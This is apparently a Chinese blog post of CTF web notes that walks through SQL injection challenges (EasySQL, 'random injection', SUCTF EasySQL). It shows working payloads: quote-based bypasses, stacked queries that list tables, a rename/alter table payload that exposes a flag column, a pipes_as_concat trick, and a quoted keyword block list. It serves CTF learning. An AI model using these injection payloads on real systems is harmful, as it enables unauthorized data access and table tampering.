CTFWEB笔记

原创

Hush^ 于 2021-04-27 10:55:45 发布 40 收藏
分类专栏： web ctf


本文链接：https://blog.csdn.net/qq_51687381/article/details/116192315


web 同时被 2 个专栏收录
3 篇文章 0 订阅
订阅专栏



ctf
13 篇文章 0 订阅
订阅专栏

目录

[极客大挑战 2019]EasySQL1



可见是一个sql注入，我们随意尝试字符型



此路可通

万能密码注入后得到flag。

[强网杯 2019]随便注

简单的尝试

报错了

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}

array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}

array(2) {
  [0]=>
  string(6) "114514"
  [1]=>
  string(2) "ys"
}
```


用select 查找数据库

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```


被ban了

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
```


用分号分隔命令查表

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1';show tables;# 提交查询

1';show tables;#

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}

--------------------------------------------------------------------------------

array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```



desc words后

能找到id的字段；这往后就触及到了我的盲区了。直接上大佬的答案

因为可以堆叠查询，这时候就想到了一个改名的方法，把words随便改成words1，然后把1919810931114514改成words，再把列名flag改成id，结合上面的1' or 1=1#爆出表所有内容就可以查flag啦


```
0';rename table words to words1;rename table `1919810931114514` to words;alter table words change flag id v
```

[极客大挑战 2019]Havefun




简单.....

[SUCTF 2019]EasySQL




1可以，而1' 无响应。说明 ' 被过滤掉了

提交 1;show databases;#



show tables后



flag就在 flag表单中

然后select 被过滤....到这里我彻底没辙了奥。

直接求助大佬

大佬直接猜出了后端查询的代码 ：

这道题目需要我们去对后端语句进行猜测，有点矛盾的地方在于其描述的功能和实际的功能似乎并不相符，通过输入非零数字得到的回显1和输入其余字符得不到回显来判断出内部的查询语句可能存在有||，也就是select 输入的数据||内置的一个列名 from 表名，进一步进行猜测即为select post进去的数据||flag from Flag(含有数据的表名，通过堆叠注入可知)，需要注意的是，此时的||起到的作用是or的作用

select $_GET[‘query’] || flag from flag

解法1:

这样我们就可以构造url ： *，1

这样就会造成select *, 1||flag from Flag；

也就是select * ， 1 From flag（flag中全部的数据，和一个全为1的临时列）

解法2:

将||的作用由or变为拼接字符串

输入1;set sql_mode=pipes_as_concat;select 1

变为了 select 1；select 1||flag from Flag;

|| 相当于是将 select 1 和 select flag from flag 的结果拼在一起